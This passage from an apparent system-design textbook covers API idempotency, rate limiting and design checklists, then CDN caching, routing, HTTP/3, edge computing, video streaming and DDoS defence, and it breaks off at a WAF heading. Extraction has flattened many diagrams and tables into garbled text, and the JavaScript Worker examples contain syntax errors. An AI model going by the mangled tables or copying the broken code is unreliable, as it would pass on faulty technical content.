Popular API Gateways: Kong, AWS API Gateway, Nginx, Envoy, Traefik, Zuul.

Backend for Frontend (BFF) Pattern

Different clients may need different API shapes:

Mobile App -----> Mobile BFF -----+ (slim payloads) | v Web App -----> Web BFF -----> Backend Services (rich payloads) ^ | IoT Device -----> IoT BFF -----+ (minimal data)

Each BFF is a specialized gateway that tailors the API for its client type.

14.8 Idempotency in API Design

An operation is **idempotent** if performing it multiple times produces the same result as performing it once. This is critical for reliability — if a network timeout occurs, the client can safely retry without causing duplicate side effects.

Idempotency by HTTP Method

Method	Idempotent?	Example
GET	Yes	Reading a resource never changes state
PUT	Yes	Replacing with same data yields same result
DELETE	Yes	Deleting an already-deleted resource is a no-op

PATCH	Usually	{name: "Alice"} is idempotent; {views: views+1} isn't
POST	No	Each POST may create a new resource

Idempotency Keys for POST Requests

Client generates a unique idempotency key for each logical operation: POST /payments Headers: Idempotency-Key: a1b2c3d4-e5f6-7890-abcd-ef1234567890 Body: { "amount": 100, "to": "merchant_123" } Server behavior: 1. Check: Have I seen this idempotency key before? - Yes: Return the stored response (don't process again) - No: Process the payment, store the response keyed by idempotency key First call: Process payment, return 201 Created, store result Retry call: Return stored 201 Created (payment NOT processed again)

Implementation:

```
+-----+ +-----+ | Client | | Server | | Idempotency-Key | -----> | 1. Check key in | | = "abc123" | | Redis/DB |
+-----+ +-----+ | 2. If found: | | return cached | | response | | 3. If not found: | | process request | | store response | | with key
"abc123"| +-----+
```

Used by: Stripe (all POST endpoints), PayPal, Square, AWS.

14.9 API Rate Limiting and Throttling

Rate limiting protects your API from abuse, prevents resource exhaustion, and ensures fair usage.

Common Algorithms

A	How It Works	Pros / Cons
Tokens	Tokens added at fixed rate; each request costs one token; rejected if bucket empty	Allows short bursts; smooth average rate
Leaky Bucket	Requests enter a queue; processed at fixed rate	Strict rate enforcement; can queue requests if desired
Fixed Window	Count requests in fixed time windows (e.g., 100 req/minute); reset at window boundary	Simple; boundary problem (2x burst at window edges)
Sliding Window	Weighted average of current and previous window counts	Smooths the boundary problem; slightly more complex

Rate Limit Response Headers

HTTP/1.1 200 OK X-RateLimit-Limit: 100 # Max requests per window X-RateLimit-Remaining: 42 # Requests left in current window X-RateLimit-Reset: 1640000000 # Unix timestamp when window resets --- HTTP/1.1 429 Too Many Requests Retry-After: 30 # Seconds until client should retry X-RateLimit-Limit: 100 X-RateLimit-Remaining: 0 X-RateLimit-Reset: 1640000000 { "error": "Rate limit exceeded", "message": "You have exceeded the rate limit of 100 requests per minute.", "retry_after": 30 }

Rate Limiting Tiers

Free Tier: 100 requests/hour Basic Tier: 1,000 requests/hour Pro Tier: 10,000 requests/hour Enterprise: 100,000 requests/hour + dedicated support Rate limits can be applied per: - API key / client ID - IP address - User account - Endpoint (stricter limits on expensive operations)

14.10 Real-World Best Practices

Error Response Format

Use a consistent error response format across all endpoints:

```
{ "error": { "code": "VALIDATION_ERROR", "message": "The request body contains invalid fields.", "details": [ { "field": "email", "message": "Must be a valid email address", "value": "not-an-email" }, { "field": "age", "message": "Must be a positive integer", "value": -5 } ], "request_id": "req_abc123", "documentation_url": "https://api.example.com/docs/errors#VALIDATION_ERROR" } }
```

API Design Checklist

```
[ ] Resources use plural nouns (/users, /orders) [ ] HTTP methods match semantics (GET=read, POST=create, etc.) [ ] Consistent error response format with error codes [ ] Pagination for all list endpoints [ ] Versioning strategy defined (URI, header, or query param) [ ] Authentication documented (API key, OAuth, JWT) [ ] Rate limits defined and communicated via headers [ ] Idempotency keys for non-idempotent operations (POST) [ ] Request/response examples in documentation [ ] CORS headers configured for browser clients [ ] Compression enabled (gzip, brotli) [ ] Request size limits enforced [ ] Sensitive data excluded from URLs (use headers/body) [ ] Timestamps in ISO 8601 format (2024-01-15T10:30:00Z) [ ] All IDs are strings (not integers) for forward compatibility
```

Security Best Practices

Practice	Implementation
Use HTTPS everywhere	TLS 1.2+ for all API traffic
Authenticate every request	JWT, OAuth 2.0, or API keys
Authorize at the resource	Check permissions per resource, not just per endpoint
Validate all input	Reject unexpected fields, enforce types and ranges
Don't expose internal IDs	Use UUIDs or opaque IDs, not auto-increment integers
Log all API access	Include request ID, client ID, timestamp, status
Mask sensitive data in logs	Never log passwords, tokens, or full credit card #s

14.11 Key Takeaways

- REST** is the default choice for client-facing APIs. It's simple, well-understood, and leverages HTTP semantics (methods, status codes, caching). Use it unless you have a specific reason not to.
- GraphQL** shines when clients need flexibility — different screens need different data shapes, or you're building for multiple client types (web, mobile, IoT). Watch out for the N+1 problem and use DataLoader.
- gRPC** is ideal for **internal microservice communication** where performance matters. Protobuf is 5-10x more compact than JSON, and HTTP/2 enables multiplexing and streaming.
- WebSockets** are the right choice for **real-time, bidirectional communication** — chat, live updates, collaborative editing. But they're harder to scale (stateful connections, message fan-out).
- API Gateways** centralize cross-cutting concerns (auth, rate limiting, routing) so individual services don't have to. The BFF (Backend for Frontend) pattern tailors the API per client type.
- Idempotency** is essential for reliability. GET, PUT, and DELETE are naturally idempotent. For POST, use **idempotency keys** so clients can safely retry failed requests.
- Rate limiting** protects your system from abuse and ensures fair usage. Use token bucket or sliding window algorithms. Always communicate limits via response headers.
- Versioning** is inevitable. URI-based versioning (`/v1/`, `/v2/`) is the most pragmatic approach. Plan for backward compatibility from day one.

Pagination is mandatory for all list endpoints. Prefer **cursor-based pagination** for large datasets — it's consistent and performs well at any depth.

Consistency matters more than cleverness. A predictable, well-documented API that follows conventions is far more valuable than a "creative" API that surprises developers.

Previous chapter: [Chapter 13 — Consistency Models and Consensus](#)

PART IV - RELIABILITY & PERFORMANCE

Chapter 15: Content Delivery Networks (CDN)

Introduction

Imagine a user in Tokyo trying to load images from a server hosted in Virginia, USA. The data must travel roughly 11,000 km across undersea cables, multiple network hops, and back. That round trip can easily add 200-300ms of latency — per request. Multiply that by dozens of assets on a page, and you have a sluggish, frustrating user experience.

Content Delivery Networks (CDNs) solve this by bringing content closer to users. Instead of every request traveling to a single origin server, a CDN distributes copies of your content across a global network of servers, so users fetch data from a nearby location.

Key Insight: A CDN is essentially a geographically distributed caching layer that sits between your users and your origin server.


15.1 What Is a CDN?

A CDN is a network of servers distributed across multiple geographic locations (called **Points of Presence** or **PoPs**) that cache and serve content to users based on their geographic proximity.

Core Goals of a CDN

Goal	Description
Reduce latency	Serve content from the nearest edge server
Reduce origin load	Offload traffic from the origin server by caching at the edge
Improve availability	If one PoP fails, traffic is rerouted to the next nearest PoP
Handle traffic spikes	CDN's massive infrastructure absorbs sudden surges
Improve security	DDoS protection, WAF, bot mitigation at the edge

CDN Architecture — ASCII Diagram



How a CDN Request Works (Step by Step)

- User requests a resource** (e.g., `https://cdn.example.com/images/logo.png`)
- DNS resolution** routes the request to the nearest CDN PoP (using Anycast or geo-DNS)
- Edge server checks its cache:** - **Cache HIT** -> Return the cached content immediately (fast!) - **Cache MISS** -> Edge server fetches from the origin (or origin shield)
- Edge server caches the response** for future requests based on TTL
- Response delivered to user** from the edge server

User Request Flow (Cache HIT): User --> DNS Lookup --> Nearest PoP --> [Cache HIT] --> Response (< 50ms)
User Request Flow (Cache MISS): User --> DNS Lookup --> Nearest PoP --> [Cache MISS] --> Origin Server <-- Cache + Respond <-- Origin Response

15.2 Points of Presence (PoPs) and Edge Servers

What is a PoP?

A **Point of Presence (PoP)** is a physical data center location within the CDN network. Each PoP contains multiple **edge servers** — the machines that actually cache and serve content.

Major CDN providers operate hundreds of PoPs:

Provider	Approximate PoPs	Countries
Cloudflare	310+	120+
Akamai	4,100+	130+
AWS CloudFront	450+	90+
Fastly	80+	50+

Origin Shield

An **origin shield** is an intermediate caching layer between edge servers and the origin:

Without Origin Shield: With Origin Shield: Edge A ---\ Edge A ---\ Edge B ----+----> Origin Edge B ----+----> Shield ---> Origin Edge C ---/ Edge C ---/ (3 cache misses = 3 origin hits) (3 cache misses = 1 origin hit)

The shield consolidates requests, dramatically reducing load on the origin server.

15.3 Push CDN vs Pull CDN

There are two fundamental models for how content gets onto the CDN.

Pull CDN (Lazy Loading)

The CDN **pulls** content from the origin on demand when a user requests it.

How it works: 1. First user requests a resource -> cache MISS 2. CDN fetches from origin, caches it, serves it 3. Subsequent users get cache HITs until TTL expires

Best for: - High-traffic sites with frequently changing content - When you don't know in advance what content will be popular - Most web applications and APIs

Push CDN (Eager Loading)

You **push** content to the CDN proactively before any user requests it.

How it works: 1. You upload/publish content directly to CDN storage 2. CDN distributes it across PoPs 3. Users always get cache HITs (no cold-start penalty)

Best for: - Static assets that rarely change (videos, large files) - Content you know will be needed (software updates, media releases) - Scenarios where cold-start latency is unacceptable

Comparison Table

Aspect	Pull CDN	Push CDN
Content upload	Automatic on first request	Manual or via CI/CD pipeline
First request	Slow (cache miss, origin fetch)	Fast (already cached)
Storage management	CDN manages eviction	You manage what's stored

Freshness	Controlled via TTL/headers	You control by re-pushing
Origin load	Spikes on cache misses	Minimal (content pre-distributed)
Cost model	Pay for bandwidth + requests	Pay for storage + bandwidth
Complexity	Simple — just point DNS	More complex — deployment step
Best for	Dynamic sites, APIs	Large static files, video, builds

Real-World: Most modern CDNs (Cloudflare, CloudFront) are **pull-based** by default. Push-based workflows are common for video platforms (Netflix pre-positions content on their Open Connect CDN appliances at ISPs).

15.4 CDN Caching Deep Dive

Cache Keys

A **cache key** uniquely identifies a cached resource. By default, most CDNs use the full URL as the cache key:

Cache Key = scheme + host + path + query string Example: `https://cdn.example.com/api/products?page=2&sort=price`

Customizing cache keys is critical for performance:

S	Example	Use Case
	Ign/style.css?v=1 and /style.css?v=2 query strings	When query params are
	both map to /style.css	for cache busting only
	Included by Accept-Language specific headers	Serve localized content
	Included by session/user type cookies	Personalized content
	Derived by User-Agent (mobile/desktop) type	Responsive content

Cache-Control Headers

The `Cache-Control` HTTP header is the primary mechanism for controlling CDN caching behavior:

`Cache-Control: public, max-age=31536000, immutable` public -> CDN (and browsers) may cache this max-age -> Cache for 31,536,000 seconds (1 year)
immutable -> Content will never change (don't revalidate)

Common Cache-Control Directives:

Directive	Meaning
<code>public</code>	Any cache (CDN, browser, proxy) may store this
<code>private</code>	Only the end-user's browser may cache (NOT the CDN)
<code>no-cache</code>	Cache may store, but MUST revalidate with origin before serving
<code>no-store</code>	Do NOT cache at all (sensitive data)

<code>max-age=N</code>	Cache is fresh for N seconds
<code>s-maxage=N</code>	Like max-age, but specifically for shared caches (CDN)
<code>stale-while-revalidate=N</code>	Serve stale content while fetching fresh in background
<code>immutable</code>	Content will never change; skip revalidation

TTL (Time to Live)

TTL determines how long content stays cached before the CDN checks the origin for updates.

Recommended TTL by content type:

Content Type	Recommended TTL	Rationale
Versioned static files	1 year (immutable)	Filename changes on update
Images/fonts	1 month - 1 year	Rarely change
CSS/JS (unversioned)	1 hour - 1 day	May change with deployments
HTML pages	5 min - 1 hour	Changes frequently
API responses	0 - 5 minutes	Data changes often
User-specific data	No cache (private)	Personalized, sensitive

15.5 Cache Invalidation Strategies

"There are only two hard things in Computer Science: cache invalidation and naming things." — Phil Karlton

When content changes at the origin, you need the CDN to serve the updated version. There are several strategies:

1. Purge (Hard Invalidation)

Immediately removes the cached object from all edge servers.

```
# Cloudflare API purge example POST https://api.cloudflare.com/client/v4/zones/{zone_id}/purge_cache { "files":
["https://example.com/images/logo.png"] }
```

Pros: Immediate, precise **Cons:** Slow to propagate globally (seconds to minutes), can spike origin load

2. Soft Purge (Stale-While-Revalidate)

Marks content as stale but continues serving it while fetching fresh content in the background.

Timeline: [Content cached] --> [Soft purge] --> [Serve stale + fetch new] --> [Fresh content cached] (no user-visible delay)

Pros: No latency spike for users, smooth transition **Cons:** Users may briefly see stale content

3. Versioned URLs (Cache Busting)

Append a version hash to the filename so updated content has a new URL:

```
Old: /static/app.js -> cached for 1 year New: /static/app.a3b8c9.js -> completely new cache entry Or with query strings: Old: /static/app.js?v=1.0
New: /static/app.js?v=1.1
```

Pros: Instant, no purge needed, zero stale content risk **Cons:** Requires build tooling, HTML must reference new URLs

Best Practice: Use versioned URLs for static assets (CSS, JS, images) and short TTLs with soft purge for dynamic/HTML content.

15.6 CDN for Static vs Dynamic Content

Static Content (Traditional CDN Use Case)

- Images, CSS, JavaScript, fonts, videos, PDFs
- Identical for every user
- Long TTLs, high cache hit ratios (95%+)

Dynamic Content (Modern CDN Capabilities)

Modern CDNs can also accelerate dynamic content:

T: How It Works	
Root optimization	CDN uses optimized private backbone instead of public internet between edge and origin
Connection pooling	Persistent connections between edge and origin reduce TCP/TLS handshake overhead
Edge compute	Run logic at the edge (Cloudflare Workers, Lambda@Edge) to generate dynamic responses without hitting origin
Dynamic content caching	Cache API responses with short TTLs (5-60 seconds)
ES (Edge Side Includes)	Assemble pages at the edge from cached + dynamic parts
Edge Compute Example: User --> Edge PoP --> [Cloudflare Worker runs] - Checks auth token - Reads from edge KV store - Returns personalized response (Origin never contacted!)	

15.7 How CDN Routing Works Internally

Understanding how a CDN routes a user to the **nearest and fastest** edge server is fundamental to understanding CDN performance.

Anycast Routing — The Magic Behind CDN Speed

Anycast is a network addressing method where the **same IP address** is advertised from multiple locations around the world. The network (BGP routing) automatically sends packets to the **nearest** location.

Traditional Unicast: Anycast: One IP = One server One IP = Many servers worldwide 1.2.3.4 -> Virginia server 1.2.3.4 -> Advertised from: - New York PoP User in Tokyo must - London PoP travel to Virginia - Tokyo PoP (200ms+ latency) - Sydney PoP User in Tokyo -> routed to Tokyo PoP automatically (5ms!) How Anycast works: User in Tokyo Internet Backbone (BGP) +-----+ +-----+ | Device |--- "Connect to 1.2.3.4" -->| BGP sees multiple | +-----+ | routes to 1.2.3.4: | | | Via Tokyo PoP: 2ms | <- SHORTEST | Via Sydney PoP:30ms| | Via Virginia: 150ms| +-----+ +-----+ | Routes to Tokyo PoP (nearest) | +-----+ +-----+ | Tokyo PoP | | (Edge Server) | | IP: 1.2.3.4 | +-----+ Key Properties: - Routing decision is made by the NETWORK, not the CDN - Based on BGP (Border Gateway Protocol)

shortest-path routing - Automatic failover: if Tokyo PoP goes down, BGP re-routes to Sydney - No DNS dependency (unlike GeoDNS) – routing happens at IP layer Used by: Cloudflare, Google, most modern CDNs

GeoDNS Routing — DNS-Based Geographic Routing

GeoDNS returns different IP addresses based on the geographic location of the DNS resolver.

How GeoDNS works: User in London: Browser: "What is the IP for cdn.example.com?" DNS Resolver -> Authoritative DNS (GeoDNS) GeoDNS: "Resolver IP is in London -> return London PoP IP" Response: cdn.example.com -> 10.2.0.1 (London edge server) User in Tokyo: Browser: "What is the IP for cdn.example.com?" DNS Resolver -> Authoritative DNS (GeoDNS) GeoDNS: "Resolver IP is in Tokyo -> return Tokyo PoP IP" Response: cdn.example.com -> 10.3.0.1 (Tokyo edge server) +-----+ DNS Query +-----+ "You're in EU" +-----+ | User +-----+>| GeoDNS +-----+>| London | | Server | Return: 10.2.0.1 | PoP | +-----+ +-----+ +-----+ +-----+ +-----+ DNS Query +-----+ "You're in Asia" +-----+ | User +-----+>| GeoDNS +-----+>| Tokyo | | Tokyo | | Server | Return: 10.3.0.1 | PoP | +-----+ +-----+ +-----+ +-----+ +-----+ Anycast vs GeoDNS: +-----+ +-----+ +-----+ +-----+ +-----+ | Aspect | Anycast | GeoDNS | +-----+ +-----+ +-----+ +-----+ +-----+ | Routing layer | Network (BGP/IP layer) | DNS layer | | Routing decision | Network routers | DNS server | | Failover speed | Seconds (BGP reconvergence) | Minutes (DNS TTL expiry) | | Granularity | Network proximity (hops) | Geographic location (IP DB) | | Accuracy | Very high (actual network path) | Good (GeoIP database) | | DDoS resilience | Excellent (traffic distributed) | Lower (single DNS IP) | +-----+ +-----+ +-----+ +-----+ +-----+ Modern CDNs use BOTH: Anycast for the edge servers + GeoDNS for origin-shield or multi-region failover.

TCP and Connection Optimizations

CDNs optimize the networking stack between user, edge, and origin:

Problem: TCP + TLS handshake to a distant origin = 3+ round trips = 300ms+ Without CDN: User (Tokyo) <----- 150ms RTT -----> Origin (Virginia) TCP handshake: 150ms (SYN -> SYN-ACK -> ACK) TLS handshake: 300ms (2 round trips for TLS 1.2) HTTP request: 150ms Total first byte: 600ms minimum! With CDN (edge in Tokyo): User (Tokyo) <--- 5ms RTT ---> Edge (Tokyo) <-- optimized --> Origin TCP handshake: 5ms (to nearby edge) TLS handshake: 10ms (to nearby edge, TLS 1.3 = 1 RT) HTTP request: 5ms (to edge, cache HIT) Total first byte: 20ms! (30x faster) Even on cache MISS: User <-> Edge: 15ms (TCP+TLS+request) Edge <-> Origin: Persistent connection (already established) Optimized backbone (CDN's private network) ~80ms (vs 150ms over public internet) Total first byte: 95ms (6x faster than no CDN) CDN TCP Optimizations: +-----+ +-----+ +-----+ | Optimization | How It Helps | +-----+ +-----+ +-----+ | TCP connection pooling | Edge maintains persistent connections | | | to origin (no per-request handshake) | +-----+ +-----+ +-----+ | TCP window tuning | Larger initial window sizes for edge | | | <-> origin (higher throughput) | +-----+ +-----+ +-----+ | Congestion control | BBR or CUBIC tuned for CDN backbone | +-----+ +-----+ +-----+ | TLS session resumption | Reuse TLS sessions (0-RTT in TLS 1.3) | +-----+ +-----+ +-----+ | Private backbone | CDN's own fiber network between PoPs | | | (lower latency, less packet loss) | +-----+ +-----+ +-----+ | Request collapsing | Multiple edge misses for same object | | | = single origin fetch (dedup at edge) | +-----+ +-----+ +-----+

15.8 HTTP/2, HTTP/3, and QUIC at the CDN Edge

Modern CDNs are at the forefront of protocol adoption, often supporting the latest HTTP versions before most origin servers do.

HTTP/1.1 vs HTTP/2 vs HTTP/3

HTTP/1.1 (1997): +-----+ Connection 1: GET /style.css -> Response |Client| Connection 2: GET /app.js -> Response | | Connection 3: GET /image1.png -> Response +-----+ Connection 4: GET /image2.png -> Response Connection 5: GET /image3.png -> Response Connection 6: GET /font.woff -> Response Problem: 6 separate TCP connections per domain! Each needs its own TCP + TLS handshake. Browsers limit to 6 connections per domain. --- HTTP/2 (2015): +-----+ Single TCP Connection: |Client|-----> Stream 1: GET /style.css -> Response | |-----> Stream 2: GET /app.js -> Response | |-----> Stream 3: GET /image1.png -> Response (all multiplexed!) +-----+-----> Stream 4: GET /image2.png -> Response |-----> Stream 5: GET /image3.png -> Response +-----> Stream 6: GET /font.woff -> Response Benefits: 1 TCP connection, multiplexed streams, header compression (HPACK), server push, stream prioritization. Problem: TCP head-of-line blocking – if one packet is lost, ALL streams wait until it's retransmitted (TCP guarantees in-order delivery). --- HTTP/3 + QUIC (2022): +-----+ Single QUIC Connection (over UDP): |Client|===== Stream 1: GET /style.css -> Response | |===== Stream 2: GET /app.js -> Response | |===== Stream 3: GET /image1.png -> Response +-----+===== Stream 4: GET /image2.png -> Response QUIC solves TCP's problems: - No head-of-line blocking (each stream independent) - 0-RTT connection establishment (vs 2-3 RTT for TCP+TLS) - Built-in encryption (TLS 1.3 integrated into protocol) - Connection migration (survives network changes – WiFi to cellular) +-----+ +-----+ +-----+ | Feature | HTTP/1.1 | HTTP/2 | HTTP/3 | +-----+ +-----+ +-----+ | Transport | TCP | TCP | QUIC(UDP) | | Multiplexing | No | Yes | Yes | | Head-of-line blk | Per conn | Per conn | Per stream | | Header compress | No | HPACK | QPACK | | 0-RTT connect | No | No | Yes | | Connection migr | No | No | Yes | | Encryption | Optional | Optional | Always | +-----+ +-----+ +-----+

Why CDNs Are Critical for HTTP/3 Adoption

Challenge: HTTP/3 requires QUIC (UDP-based). Many firewalls and middleboxes block or throttle UDP traffic. Solution: CDN terminates HTTP/3 at the edge, speaks HTTP/1.1 or HTTP/2 to the origin. User <---HTTP/3 (QUIC/UDP)---> CDN Edge <---HTTP/2 (TCP)---> Origin The user gets: - 0-RTT connection setup (instant page load on repeat visits) - No head-of-line blocking (faster parallel downloads) - Connection migration (stream continues when switching WiFi/cellular) The origin server doesn't need to change anything! CDN HTTP/3 support: - Cloudflare: Enabled by default (free) - Fastly: Supported - AWS CloudFront: Supported - Akamai: Supported - Google Cloud CDN: Supported

15.9 Edge Computing — Running Code at the CDN

Edge computing is the most transformative CDN advancement. Instead of just caching static files, CDN edge servers can **execute application logic** — running code milliseconds from the user, without ever touching the origin server.

How Edge Computing Works

```
Traditional CDN (cache only): User -> Edge PoP -> [Cache HIT?] YES -> return cached file NO -> fetch from origin (slow) Edge Computing CDN: User
-> Edge PoP -> [Run code at edge] - Read/write edge KV store - Transform requests/responses - Generate dynamic HTML - A/B test routing - Auth
token validation - API response assembly -> Return response (origin never touched!) Execution environment:
+-----+ | Platform | Runtime | Cold Start | Limits |
+-----+ | Cloudflare Workers | V8 Isolates | 0ms (!) | 10ms CPU | | (JavaScript/Wasm)
| | per req | +-----+ | AWS Lambda@Edge | Node.js, Python | 50-200ms | 5s exec | |
(CloudFront) | | 1MB body | +-----+ | AWS CloudFront Func | JavaScript | <1ms | 1ms
CPU | +-----+ | Fastly Compute@Edge | Wasm (Rust, Go, | 0ms (!) | Generous | | JS,
AssemblyScript) | | +-----+ | Vercel Edge Functions | V8 Isolates | 0ms | 25ms CPU |
+-----+ | Deno Deploy | V8 Isolates | 0ms | 50ms CPU |
+-----+
```

Edge Computing Code Examples

```
// Cloudflare Worker: A/B Testing at the edge // Runs at 310+ locations worldwide, 0ms cold start addEventListener('fetch', event => {
event.respondWith(handleRequest(event.request)) }) async function handleRequest(request) { // Determine user's test bucket (consistent hashing on
cookie) const cookie = request.headers.get('Cookie') | | '' const userId = getCookie(cookie, 'user_id') | | crypto.randomUUID() const bucket =
hashToPercent(userId) // 0-100 // Route to different origins based on bucket let origin if (bucket < 50) { origin = 'https://v1.example.com' //
Control (50%) } else { origin = 'https://v2.example.com' // Experiment (50%) } const response = await fetch(origin + new
URL(request.url).pathname) // Add tracking header const newResponse = new Response(response.body, response) newResponse.headers.set('X-AB-Bucket',
bucket < 50 ? 'control' : 'experiment') newResponse.headers.set('Set-Cookie', `user_id=${userId}`; Path=/; Max-Age=86400`) return newResponse }
```

```
// Cloudflare Worker: Geo-personalization at the edge async function handleRequest(request) { const country = request.cf.country // "JP", "US",
"DE", etc. const city = request.cf.city // "Tokyo", "New York", etc. const continent = request.cf.continent // "AS", "NA", "EU", etc. // Serve
country-specific content without hitting origin const content = await EDGE_KV.get(`homepage:${country}`) if (content) { return new
Response(content, { headers: { 'Content-Type': 'text/html', 'Cache-Control': 'public, max-age=300' } }) } // Fallback to origin for uncached
countries return fetch(request) }
```

Edge Key-Value Stores

```
Edge computing becomes truly powerful with edge-native storage: +-----+ | Store |
Provider | Read Latency | Consistency | +-----+ | Workers KV | Cloudflare | <10ms
global | Eventually | | | | consistent | +-----+ | Durable Objects | Cloudflare |
<10ms (same | Strong | | | | location) | (per object) | +-----+ | DynamoDB@Edge |
AWS (via | ~20ms | Eventually | | (Global Tables) | Lambda@Edge) | | consistent |
+-----+ | Fastly KV Store | Fastly | <10ms | Eventually |
+-----+ Use cases for edge KV: - Feature flags (read flag at edge, no origin call) -
Geo-specific configuration (pricing, currency, language) - URL redirects (millions of redirects served at edge) - Rate limiting counters - Auth
session validation - Short URL resolution
```

15.10 CDN for Video Streaming

Video streaming is the **largest CDN use case by bandwidth** — Netflix alone accounts for ~15% of global internet traffic, nearly all served through CDNs.

How Video Streaming Over CDN Works

```
Video Pipeline: Raw Video -> Transcoding -> Packaging -> CDN Distribution -> Playback (4K master) (multiple (HLS/DASH (edge servers (adaptive
bitrates) segments) worldwide) bitrate) Step 1: TRANSCODING (Server-side) +-----+ | Original:
4K video, 20 Mbps, H.264 | | | Transcode into multiple quality levels (renditions): | | +-----+ | |
| 1080p @ 5.0 Mbps (H.264) | | | 720p @ 2.5 Mbps (H.264) | | | 480p @ 1.0 Mbps (H.264) | | | 360p @ 0.5 Mbps (H.264) | | | 240p @ 0.3 Mbps
(H.264) | | | +-----+ | +-----+ Step 2:
SEGMENTING (Split into small chunks) +-----+ | Each rendition is split into 2-10 second
segments: | | | 1080p: seg001.ts, seg002.ts, seg003.ts, ... | | 720p: seg001.ts, seg002.ts, seg003.ts, ... | | 480p: seg001.ts, seg002.ts,
seg003.ts, ... | | | A MANIFEST file lists all available renditions + segments: | | master.m3u8 (HLS) or manifest.mpd (DASH) |
+-----+ Step 3: CDN DISTRIBUTION +-----+
| Segments are distributed to CDN edge servers: | | | Origin (S3) -> Origin Shield -> Edge PoPs worldwide | | | Edge server caches segments on
first request (pull CDN) | | OR segments pre-positioned on edges (push CDN, Netflix) |
+-----+ Step 4: ADAPTIVE BITRATE PLAYBACK (Client-side)
+-----+ | Player downloads manifest -> starts with medium quality | | | Monitors bandwidth
continuously: | | - Bandwidth high (WiFi) -> switch UP to 1080p | | - Bandwidth drops (cellular) -> switch DOWN to 480p | | - Buffer running low
-> drop to 240p (prevent stall) | | | Each segment can be a DIFFERENT quality level: | | seg001(720p) -> seg002(1080p) -> seg003(480p) -> ... |
| (seamless quality switching!) | +-----+
```

HLS vs DASH

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+ | Feature | HLS (Apple) | DASH (MPEG) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+ | Full name | HTTP Live Streaming | Dynamic Adaptive
Streaming | | | | over HTTP | +-----+-----+-----+-----+-----+-----+ | Manifest format | .m3u8
(playlist) | .mpd (XML) | +-----+-----+-----+-----+-----+-----+ | Segment format | .ts (MPEG-TS)
or .fmp4 | .m4s (fragmented MP4) | +-----+-----+-----+-----+-----+-----+ | Codec support | H.264,
H.265/HEVC | Codec-agnostic (any codec) | +-----+-----+-----+-----+-----+-----+ | DRM support |
FairPlay (Apple) | Widevine (Google), PlayReady | +-----+-----+-----+-----+-----+-----+ | Browser
support | Safari native, others via JS | Most browsers via JS (MSE) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+ | Latency | 6-30 seconds (standard) | 2-6 seconds (low
latency) | | | 2-5 sec (LL-HLS) | | +-----+-----+-----+-----+-----+-----+ | Used by | Apple,
Twitch, many OTT | YouTube, Netflix, Hulu | +-----+-----+-----+-----+-----+-----+ | In practice:
Most platforms support BOTH HLS and DASH for maximum device coverage.
```

Netflix Open Connect — Building Your Own CDN

Netflix Open Connect Architecture: Netflix doesn't use traditional CDNs for video. They built their OWN CDN by placing custom servers INSIDE ISPs (Internet Service Providers). Traditional CDN: Netflix Open Connect: User -> ISP -> Internet -> CDN User -> ISP -> [Netflix box INSIDE ISP] PoP No internet traversal! How it works: 1. Netflix identifies popular content per region 2. During off-peak hours (2-6 AM), Netflix pushes content to Open Connect Appliances (OCAs) deployed at ISPs 3. When a user presses play, Netflix's control plane (in AWS) determines the best OCA to serve from 4. Video streams from the OCA inside the user's OWN ISP +-----+ Control Plane (AWS) | Netflix | - User auth, billing, recommendations | App | - Determines which OCA has the content +---+---+ - Returns streaming URL | v +-----+ +-----+ +-----+ +-----+ | User's | | ISP Network | | Device | | | | |--->| +-----+ +-----+ | | Netflix OCA | <- Content served | | | (Open Connect | from INSIDE ISP | | | Appliance) | Zero internet | | | 100+ TB storage | hops! | | | +-----+ +-----+ | Scale: - 17,000+ servers in 6,000+ ISP locations in 175+ countries - Serves ~15% of all global internet traffic - Each OCA: custom FreeBSD, 100TB+ SSD storage, 100 Gbps network - Cost savings: Netflix avoids paying commercial CDN rates - ISP benefit: reduces their transit costs (traffic stays local)

15.11 CDN Security — Deep Dive

CDNs are a critical security layer. By sitting in front of your origin server, they can absorb attacks, filter malicious traffic, and hide your infrastructure.

DDoS Protection

DDoS Attack WITHOUT CDN: Attacker botnet (100,000 bots) | v +-----+ 100 Gbps flood +-----+ | Bots |=====>| Origin | <- CRUSHED! | (100K) | | Server | (can handle +-----+ | (1 Gbps) | 1 Gbps max) +-----+ DDoS Attack WITH CDN: Attacker botnet (100,000 bots) | v +-----+ 100 Gbps flood +-----+ Normal traffic | Bots |=====>| CDN Edge Network |=====> | (100K) | | (150+ Tbps | +-----+ +-----+ | total capacity) | | Origin | | | Server | | DDoS mitigation: | | (safe!) | | - Rate limiting | +-----+ | - IP reputation | | - Challenge pages | | - Traffic scrubbing +-----+ CDN DDoS mitigation layers: Layer 3/4 DDoS (volumetric attacks - SYN floods, UDP floods): +-----+ +-----+ | 1. Anycast distributes attack across ALL PoPs worldwide | | 100 Gbps attack / 310 PoPs = ~300 Mbps per PoP (trivial) | | 2. Edge routers drop malformed packets (hardware-level) | | 3. Rate limiting per source IP | | 4. BGP flowspec rules for known attack signatures | +-----+ +-----+ Layer 7 DDoS (application-layer - HTTP floods): +-----+ +-----+ | 1. JavaScript challenges (bots can't execute JS) | | 2. CAPTCHA for suspicious traffic patterns | | 3. Behavioral analysis (request rate, pattern anomalies) | | 4. IP reputation database (known bad IPs) | | 5. WAF rules (block known attack patterns) | +-----+ +-----+ CDN DDoS capacity: +-----+ +-----+ | Provider | Network Capacity | +-----+ +-----+ | Cloudflare | 280+ Tbps | | Akamai | 250+ Tbps | | AWS Shield Adv. | Multi-Tbps | | Google Cloud Armor | Multi-Tbps | +-----+ +-----+

Web Application Firewall (WAF) at the Edge

